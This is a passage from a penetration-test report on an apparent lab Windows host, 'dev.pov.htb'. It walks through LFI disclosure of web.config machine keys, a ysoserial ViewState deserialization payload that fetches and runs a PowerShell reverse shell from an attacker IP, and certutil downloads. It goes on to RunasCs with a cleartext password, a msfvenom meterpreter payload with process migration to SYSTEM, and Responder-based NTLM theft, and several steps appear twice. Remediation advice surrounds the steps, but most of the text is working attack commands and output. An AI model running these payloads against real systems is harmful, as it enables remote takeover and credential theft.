<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a
35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65a
e76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f0
50190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d
95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a
75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5c
fa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
```

Table 18: Reading the connection.xml file

It was possible to decode the secure string which revealed the cleartext password for the user alaading.

```
PS C:\Users\sfitz> echo
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000
0002000000000010660000000100002000000003b44db1dda743e1442e77627255768e65ae76e179107379
a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c
81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af
909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43
bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6
e1edda6 > test.txt

PS C:\Users\sfitz> $EncryptedString = Get-Content .\test.txt

PS C:\Users\sfitz> $SecureString = ConvertTo-SecureString $EncryptedString

PS C:\Users\sfitz> $Credential = New-Object System.Management.Automation.PSCredential -
ArgumentList "username",$SecureString

PS C:\Users\sfitz> echo $Credential.GetNetworkCredential().password
<REDACTED>
```

Table 19: Decoding the password string

Then the attacker downloaded RunasCs on the target host to gain a reverse shell on behalf of the alaading user.

```
PS C:\Users\sfitz\Desktop> certutil.exe -urlcache -split -f "http://10.10.14.35:8000/RunasCs.exe" ".\
RunasCs.exe"

****  Online  ****
  0000  ...
  ca00
CertUtil: -URLCache command completed successfully.
```

Table 20: Downloading RunasCs

Then the attacker started a netcat listener and executed a command to gain reverse shell.

```
$ rlwrap nc -lvnp 9999
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
```

Table 21: Starting a netcat listener

Running the command to gain reverse shell on the target host:

```
PS C:\Users\sfitz\Desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.35:9999

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-5fc42$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3332 created in background.
```

Table 22: Gaining a reverse shell on behalf of the alaading user

It successfully returned a hit on the netcat listener:

```
$ rlwrap nc -lvnp 9999

Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
ls
Ncat: Connection from 10.10.11.251:51756.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading
```

Table 23: Successfully elevated the privilege to the alaading user

While inspecting the user privileges it was discovered that the user alaading has SeDebugPrivilege.

```
C:\Users\alaading> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Table 24: Checking user privileges

After switching to a powershell instance it enables the privilege.

```
C:\Users\alaading> powershell

C:\Users\alaading> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ============================== ========
SeDebugPrivilege              Debug programs                       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

Table 25: Enabling the SeDebugPrivilege

Then the attacker decided to use metasploit framework to inject code into a standard process like winlogon.exe.

Generating a msfvenom payload:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.35 LPORT=7777 -f exe -o
shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Table 26: Reverse shell msfvenom payload

Starting the msf listener:

```
$ msfconsole -q

msf6 >  use multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set Payload windows/x64/meterpreter/reverse_tcp
Payload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0

msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.35:7777
[*] Sending stage (200774 bytes) to 10.10.11.251
[*] Meterpreter session 2 opened (10.10.14.35:7777 -> 10.10.11.251:49709) at 2024-02-02 01:41:28 -0500
```

Table 27: Starting a msf listener and got a hit back from the below step

Transferring the payload onto the host and executing it:

```
PS C:\Users\alaading\Desktop> certutil.exe -urlcache -split -f "http://10.10.14.35:8000/shell.exe" ".\
shell.exe"

****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

PS C:\Users\alaading\Desktop> .\shell.exe
```

Table 28: Executing the msfvenom payload

Finding an appropriate process to inject code on behalf of it in the meterpreter shell in this case the attacker used winlogon.exe:

```
meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User        Path
 ---   ----  ----          ----  -------  ----        ----
<SNIP>
 548   472   winlogon.exe  x64   1        C:\Windows\System32\winlogon.exe
</SNIP>
```

Table 29: Finding a process to execute code on behalf of it

Then the attacker decided to migrate to the winlogon.exe. the pid of winlogin.exe here is 548 the migration was done by the following command:

```
meterpreter > migrate 548
[*] Migrating from 1164 to 548...
[*] Migration completed successfully.

meterpreter > shell
Process 3380 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Table 30: Migrating to another process

And the host got completely compromised.

Remediation Summary

As a result of this assessment there are several opportunities for Acme to strengthen its external and internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Acme should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

1. **[Finding 1]** - Restrict access to sensitive files, including web.config, by configuring proper permissions and implementing server-side access controls.
2. **[Finding 2]** - Rotate validation keys immediately to invalidate any potential compromise, and update error handling to avoid exposing sensitive information during runtime errors.
3. **[Finding 3]** - Review and update user permissions, ensuring they have the minimum necessary privileges, and implement strong authentication mechanisms.
4. **[Finding 4]** - Encrypt sensitive credentials or use secure credential storage mechanisms.
5. **[Finding 5]** - Monitor and analyze network traffic for suspicious activities, and consider implementing stronger encryption protocols for authentication.
6. **[Finding 6]** - Configure web server settings to minimize information disclosure and avoid providing detailed error messages that could aid attackers in host enumeration.

Medium Term

1. **[Finding 1]** - Conduct regular security assessments and code reviews, integrating automated code analysis tools into the development pipeline. Establish a secure development lifecycle (SDL) with security reviews at various stages.
2. **[Finding 2]** - Integrate comprehensive identity and access management (IAM) solutions to manage and monitor user privileges. Provide ongoing security awareness training to minimize the risk of social engineering attacks leading to privilege escalation.
3. **[Finding 3]** - Establish an incident response plan to quickly detect and respond to any privilege escalation attempts. Continuously monitor and update user permissions based on job roles and responsibilities.
4. **[Finding 4]** - Regularly audit and update credential storage practices.

5. **[Finding 5]** - Regularly review and update authentication protocols, considering stronger encryption methods. Monitor and analyze network traffic for potential threats, and stay informed about emerging authentication security best practices.
6. **[Finding 6]** - Continue investing in security measures such as a Web Application Firewall (WAF) and stay proactive with updates and patches. Periodically review and enhance security configurations to minimize information disclosure.

Long Term

1. Perform ongoing internal network vulnerability assessments and domain password audits
2. Perform periodic Active Directory security assessments
3. Educate systems and network administrators and developers on security hardening best practices compromise
4. Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise
5. **[Finding 1]** - Perform ongoing internal network vulnerability assessments and domain password audits:
    - Implement a continuous vulnerability management program, including regular scans and timely remediation of identified vulnerabilities.
    - Enforce strong password policies and conduct periodic password audits to ensure compliance and identify potential weak points.
2. **[Finding 2]** - Perform periodic Active Directory security assessments:
    - Establish a recurring schedule for comprehensive Active Directory security assessments, covering configurations, permissions, and user account management.
    - Integrate automated tools to monitor and report on changes in Active Directory, enabling proactive detection of potential security issues.
3. **[Finding 3]** - Educate systems and network administrators and developers on security hardening best practices:
    - Implement a structured security training program for IT staff and developers, covering security best practices, threat modeling, and secure coding principles.

    - Establish a culture of security awareness and provide resources for continuous education, keeping the team informed about evolving threats and countermeasures.
4. **[Finding 4]** - Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise:
    - Conduct a thorough analysis of network architecture and implement robust segmentation to isolate critical systems and sensitive data.
    - Implement access controls to restrict access to credential files.

Technical Findings Details

1. web.config Disclosure Through LFI - High

CWE	CWE-22
CVSS 4.0 Score	8.7
Description (Incl. Root Cause)	Insufficient input validation allows an attacker to traverse directories and access sensitive files like web.config.
Security Impact	Disclosure of sensitive configuration data, which may lead to further exploitation.
Affected Endpoint	http://dev.pov.htb/portfolio/default.aspx
Remediation	Strengthen input validation, apply strict access controls, and regularly update and patch the web server.
External References	https://cwe.mitre.org/data/definitions/22.html

Detailed Reproduction Steps:

After manual exploration the attacker discovered that the web.config file can be downloaded through the LFI vulnerability on the endpoint /default.aspx and the web.config file exposes the validation key which was used to encrypt the __VIEWSTATE payload.

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 363
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=tirxwgZvHLgnByDtAJERRj7kPe
PWhihmhRnCVG3%2FjwTMUskuZNAXeFLSpewhG2bdY0%2FZ5Eg%2FaX95BeR7sUWrY%2B8asCQ
%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=0zLGnx1QieVJf1SXBhehfVGQh
8Rgrp0GTltmuiVo3%2BcIUF0nVCxE67rHDW7a12ihYNyJJ3lmXkqkEp
%2Bl516uGGH2vuqWPo75waCMjGN%2FttaexREpUFmJdaUmQW%2F81ntZSZ765g%3D%3D&file=/
web.config
```

Table 31: Burp suite captured request while downloading the web.config file

The contents of web.config file:

```
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA
3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio"
responseMode="Redirect" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false"
childOnly="true" />
    </system.webServer>
</configuration>
```

Table 32: The captured web.config file

2. RCE via Validation Key - High

CWE	**CWE-319**
CVSS 4.0 Score	8.3
Description (Incl. Root Cause)	Insecure handling or transmission of validation keys, potentially leading to remote code execution.
Security Impact	Remote code execution, compromise of the system's integrity.
Affected Domain	http://dev.pov.htb/portfolio/default.aspx
Remediation	Encrypt and securely store validation keys, implement regular key rotation, and adhere to secure coding practices.
External References	https://cwe.mitre.org/data/definitions/319.html

Detailed Reproduction Steps:

After some research it was found out that it's possible to manipulate the stored input of the __VIEWSTATE variable that can be used to gain RCE. The attacker first created a powershell script named shell.ps1 to gain the reverse connection.

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.35",80);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()
```

Table 33: shell.ps1

Then the attacker started a python HTTP server to transfer the shell script to the targeted host:

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

-- -- -- -- -- -- -- -- -- -- -- -- -- -- --
10.10.11.251 - - [01/Feb/2024 04:13:41] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.11.251 - - [01/Feb/2024 04:14:23] "GET /shell.ps1 HTTP/1.1" 200 -
```

Table 34: Log of the hosted http server

A netcat listener was started to gain the connection:

```
$ rlwrap nc -lvnp 80
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
```

Table 35: Starting the netcat listener

Using the tool ysoserial.exe it was possible to generate a malicious __VIEWSTATE payload while providing the necessary credentials found from web.config file.

```
PS > ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.35:8000/shell.ps1')" --path="/portfolio/default.aspx" --
apppath="/" --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --
validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA
3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"


Ww6YyheXzNKnsr5DoMRSGhhQwHuh3HAN03HuX7MwZfgQyVke7oBRgezeSy1j4qauGQW9dsTbDzusV
XRf0Bd4dIcH0YDI3UDV0Iax7xhHwsrsFvE2DiMS3VAgBAeVMdfQutkJfXrqbZcNApEKenIU1BE244UdO
bdSjZ69LJBrjN1LAXJyHvk9rsWUR1NiUPUROIoVzJq6G7ljG6uBEskjpjVAOw1RrS1fX1tJmkYztlDt1iSdLM
cwwZ0Wq%2B2Md42d%2Bwe0tZJvblq5ehxJGbxrb876KtuUxkWgcD3YWwDGUl%2FX%2Bxf9Bz
%2BtmEr4U5wm1PzOQ9C7ePly0XobbKRUnSBgDskQouTBYuQji7ZK2QpTNm73OO6PpkHNkfwAvcAum
hRLePZMoPrSMmYfOxUnQg2m4R7UJuYyOOXyVhPcFINxNxz74xR5pCCOsHHhF4CevGPuRHYd6FLrF
Dav3ib4gvArTmUpgQH8NHu98WDKhSqk%2FJQNaTMx5xNy7EwkxEqEO
%2FiFqZGFwfolFiDRsgdDwg6NfJLyGvXKE3%2FZtjXQoMLOZfwRM9AT35MWjovDGdu0jaRX55nnuJIX
QGp2kPdg1ppr%2BPjc00agkoNH60BvOlP6RsF
%2Bk9HOaAFPvwfk76bkHt4egCxJhOya7mZrCbOG7w4Awn7rNgWasxWR%2BENi
%2B1FLaaSx7vNbBYYhriwawgUzD2S3%2Fobm5H5yOaLe2cby3A%2BYbH8T7lV60WVTFQFQumww
%2FUB0dgKRA0BPs3QZEtYyudOJKAM2utjwwMp8VzYivooUiA6NNJWFiSYlQtK7b7%2FiEka8xu3XGwG
fpE9DmtE%2BWfyP%2BmBN9ZiOU9CkEV%2BwnEudQyV7RdUbkhARpIdyTZyEhtJBVxvD
%2FVMbs4t2fB2XJvLsS5z8o9xghFzRzf7IyiVVO%2FabN00vVrS%2FhJjJ%2FcWwrKbCGwz
%2FYgkeCo4i7NH%2FYrL1Qz%2F%2F8c1O01BIu76O8o%2BQqW8c3TNFD6yEYr%2FwZWqr9GcGEA
%2FUYFFXm6c0o61xXYvcrlgznzOE54Ag
%2F0ktu9UkxqTPXDjM4xasKot02F2SvgdFWdHX3pIx5%2FM8PzkAoXoafn8CVZEQGWmQ3lTpzt7QMLL
PnbreCFqHXsPYDt2qIjzWVHcAp3%2BwPjBBHnYHT2GzT5QtczVBd%2F
%2FaR4JQFwbcRWw53%2FOHgs%2FARcDJm
%2BUMdfLmUJZ4FvBY7QKImsMxyz3w4YqkMh6x1dYem0XIe9tcoTvPCrFe25SPuzOX3W3XPZNuxgVkI
838QSZ4QRScF3HRerBkzdjvig%2BSOgsmlR7375Hwwg9wzgDUbIuFMCsS6Y%2BOg
%2FsKz53OL9RHhuDV%2FgT9ABUSpJQgxhuc5T22zYdiekezffzaEOV8s0TtjdJbS0YoW%2FTd
```

Table 36: Generating a malicious payload

Further information can be found here.

Then the attacker replaced the __VIEWSTATE string and made a request with a malicious payload which returned a shell.

```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 1739
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=Ww6YyheXzNKnsr5DoMRSGhh
QwHuh3HAN03HuX7MwZfgQyVke7oBRgezeSy1j4qauGQW9dsTbDzusVXRf0Bd4dIcH0YDI3UDV0Iax7
xhHwsrsFvE2DiMS3VAgBAeVMdfQutkJfXrqbZcNApEKenIU1BE244UdObdSjZ69LJBrjN1LAXJyHvk9rs
WUR1NiUPUROIoVzJq6G7ljG6uBEskjpjVAOw1RrS1fX1tJmkYztlDt1iSdLMcwwZ0Wq%2B2Md42d
%2Bwe0tZJvblq5ehxJGbxrb876KtuUxkWgcD3YWwDGUl%2FX%2Bxf9Bz
%2BtmEr4U5wm1PzOQ9C7ePly0XobbKRUnSBgDskQouTBYuQji7ZK2QpTNm73OO6PpkHNkfwAvcAum
hRLePZMoPrSMmYfOxUnQg2m4R7UJuYyOOXyVhPcFINxNxz74xR5pCCOsHHhF4CevGPuRHYd6FLrF
Dav3ib4gvArTmUpgQH8NHu98WDKhSqk%2FJQNaTMx5xNy7EwkxEqEO
%2FiFqZGFwfolFiDRsgdDwg6NfJLyGvXKE3%2FZtjXQoMLOZfwRM9AT35MWjovDGdu0jaRX55nnuJIX
QGp2kPdg1ppr%2BPjc00agkoNH60BvOlP6RsF
%2Bk9HOaAFPvwfk76bkHt4egCxJhOya7mZrCbOG7w4Awn7rNgWasxWR%2BENi
%2B1FLaaSx7vNbBYYhriwawgUzD2S3%2Fobm5H5yOaLe2cby3A%2BYbH8T7lV60WVTFQFQumww
%2FUB0dgKRA0BPs3QZEtYyudOJKAM2utjwwMp8VzYivooUiA6NNJWFiSYlQtK7b7%2FiEka8xu3XGwG
fpE9DmtE%2BWfyP%2BmBN9ZiOU9CkEV%2BwnEudQyV7RdUbkhARpIdyTZyEhtJBVxvD
%2FVMbs4t2fB2XJvLsS5z8o9xghFzRzf7IyiVVO%2FabN00vVrS%2FhJjJ%2FcWwrKbCGwz
%2FYgkeCo4i7NH%2FYrL1Qz%2F%2F8c1O01BIu76O8o%2BQqW8c3TNFD6yEYr%2FwZWqr9GcGEA
%2FUYFFXm6c0o61xXYvcrlgznzOE54Ag
%2F0ktu9UkxqTPXDjM4xasKot02F2SvgdFWdHX3pIx5%2FM8PzkAoXoafn8CVZEQGWmQ3lTpzt7QMLL
PnbreCFqHXsPYDt2qIjzWVHcAp3%2BwPjBBHnYHT2GzT5QtczVBd%2F
%2FaR4JQFwbcRWw53%2FOHgs%2FARcDJm
%2BUMdfLmUJZ4FvBY7QKImsMxyz3w4YqkMh6x1dYem0XIe9tcoTvPCrFe25SPuzOX3W3XPZNuxgVkI
838QSZ4QRScF3HRerBkzdjvig%2BSOgsmlR7375Hwwg9wzgDUbIuFMCsS6Y%2BOg
%2FsKz53OL9RHhuDV%2FgT9ABUSpJQgxhuc5T22zYdiekezffzaEOV8s0TtjdJbS0YoW
%2FTd&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=aJHAjwifVJUqop
%2BQTsO6qQOpriej30j0S7Ft6J9mOjfJki4%2FCxMGXW4avHDpiMEYamKfBX%2BjVK
%2B6G46czG8LUY6LZLIMewfRyL3XbLIprE0wzBGSdyGtaD2Le6SCTBWlKI2iFg%3D%3D&file=cv.pdf
```

Table 37: Burp suite captured request while making a request with the malicious viewstate string.

Upon executing the request it returned a shell.

```
$ rlwrap nc -lvnp 80
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.251:49949.
PS C:\Users\sfitz> whoami
pov\sfitz
```

Table 38: Getting a hit on the nc listener

3. Potential Privilege Escalation - High

CWE	**CWE-250**
CVSS 4.0 Score	7.5
Description (Incl. Root Cause)	Users or processes have higher privileges than necessary, allowing unauthorized escalation.
Security Impact	Unauthorized access to sensitive resources, potential compromise of the system.
Affected User	alaading
Remediation	Apply the principle of least privilege, conduct regular user privilege audits, and provide ongoing security awareness training.
External References	https://cwe.mitre.org/data/definitions/250.html

Detailed Reproduction Steps:

Running the command to gain reverse shell on behalf of the alaading user on the target host:

```
PS C:\Users\sfitz\Desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.35:9999

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-5fc42$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3332 created in background.
```

Table 39: Gaining a reverse shell on behalf of the alaading user

It successfully returned a hit on the netcat listener:

```
$ rlwrap nc -lvnp 9999

Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
ls
Ncat: Connection from 10.10.11.251:51756.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading
```

Table 40: Successfully elevated the privilege to the alaading user

While inspecting the user privileges it was discovered that the user alaading has SeDebugPrivilege.

```
C:\Users\alaading> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Table 41: Checking user privileges

After switching to a powershell instance it enables the privilege.

```
C:\Users\alaading> powershell

C:\Users\alaading> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Table 42: Enabling the SeDebugPrivilege

Then the attacker decided to use metasploit framework to inject code into a standard process like winlogon.exe.

Generating a msfvenom payload:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.35 LPORT=7777 -f exe -o shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Table 43: Reverse shell msfvenom payload

Starting the msf listener:

```
$ msfconsole -q

msf6 >  use multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set Payload windows/x64/meterpreter/reverse_tcp
Payload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0

msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.35:7777
[*] Sending stage (200774 bytes) to 10.10.11.251
[*] Meterpreter session 2 opened (10.10.14.35:7777 -> 10.10.11.251:49709) at 2024-02-02 01:41:28 -0500
```

Table 44: Starting a msf listener and got a hit back from the below step

Transferring the payload onto the host and executing it:

```
PS C:\Users\alaading\Desktop> certutil.exe -urlcache -split -f "http://10.10.14.35:8000/shell.exe" ".\
shell.exe"

****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

PS C:\Users\alaading\Desktop> .\shell.exe
```

Table 45: Executing the msfvenom payload

Finding an appropriate process to inject code on behalf of it in the meterpreter shell in this case the attacker used winlogon.exe:

```
meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User        Path
 ---   ----  ----          ----  -------  ----        ----
<SNIP>
 548   472   winlogon.exe  x64   1        C:\Windows\System32\winlogon.exe
</SNIP>
```

Table 46: Finding a process to execute code on behalf of it

Then the attacker decided to migrate to the winlogon.exe. the pid of winlogin.exe here is 548 the migration was done by the following command:

```
meterpreter > migrate 548
[*] Migrating from 1164 to 548...
[*] Migration completed successfully.

meterpreter > shell
Process 3380 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Table 47: Migrating to another process

Which leads to gaining complete control over the host.

4. Sensitive File Discovery - High

CWE	**CWE-313**
CVSS 4.0 Score	7.2
Description (Incl. Root Cause)	Storing sensitive credentials in cleartext files, making them vulnerable to unauthorized access.
Security Impact	Unauthorized access to sensitive credentials, leading to potential compromise and misuse.
Affected File	C:\Users\sfitz\Documents\connection.xml
Remediation	Encrypt sensitive credentials or use secure credential storage mechanisms.
External References	https://cwe.mitre.org/data/definitions/313.html

Detailed Reproduction Steps:

Upon landing on the host, from the Documents directory of the sfitz user a connection.xml file was found that had the credentials for the user alaading stored in secure string.

```
PS C:\Users\sfitz\Documents> cat connection.xml

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a
35bc8800000000020000000000106600000001000020000000 3b44db1dda743e1442e77627255768e65a
e76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f0
50190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d
95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a
75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5c
fa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
```

Table 48: Reading the connection.xml file

It was possible to decode the secure string which revealed the cleartext password for the user alaading.

```
PS C:\Users\sfitz> echo
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000
0002000000000010660000000100002000000003b44db1dda743e1442e77627255768e65ae76e179107379
a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c
81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af
909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43
bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6
e1edda6 > test.txt

PS C:\Users\sfitz> $EncryptedString = Get-Content .\test.txt

PS C:\Users\sfitz> $SecureString = ConvertTo-SecureString $EncryptedString

PS C:\Users\sfitz> $Credential = New-Object System.Management.Automation.PSCredential -
ArgumentList "username",$SecureString

PS C:\Users\sfitz> echo $Credential.GetNetworkCredential().password
<REDACTED>
```

Table 49: Decoding the password string

5. NTLM Theft - Medium

CWE	**CWE-319**
CVSS 3.1 Score	6.9
Description (Incl. Root Cause)	Insecure transmission of NTLM credentials, making them susceptible to interception.
Security Impact	Unauthorized access, potential for credential theft and impersonation.
Affected Domain	pov.htb
Remediation	Implement secure authentication protocols, encourage stronger encryption methods, and monitor network traffic for suspicious activities.
External References	https://cwe.mitre.org/data/definitions/319.html

Detailed Reproduction Steps:

Upon further research it was discovered that NTLM Hash theft can also be done using LFI vulnerability on the /default.aspx endpoint. The attacker first started a tool called responder to capture the hash.

```
$ sudo responder -I tun0
```

Table 50: Starting responder

Then the attacker changed the parameter value to the attacker's host which was supposed to be a rogue SMB server.

```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
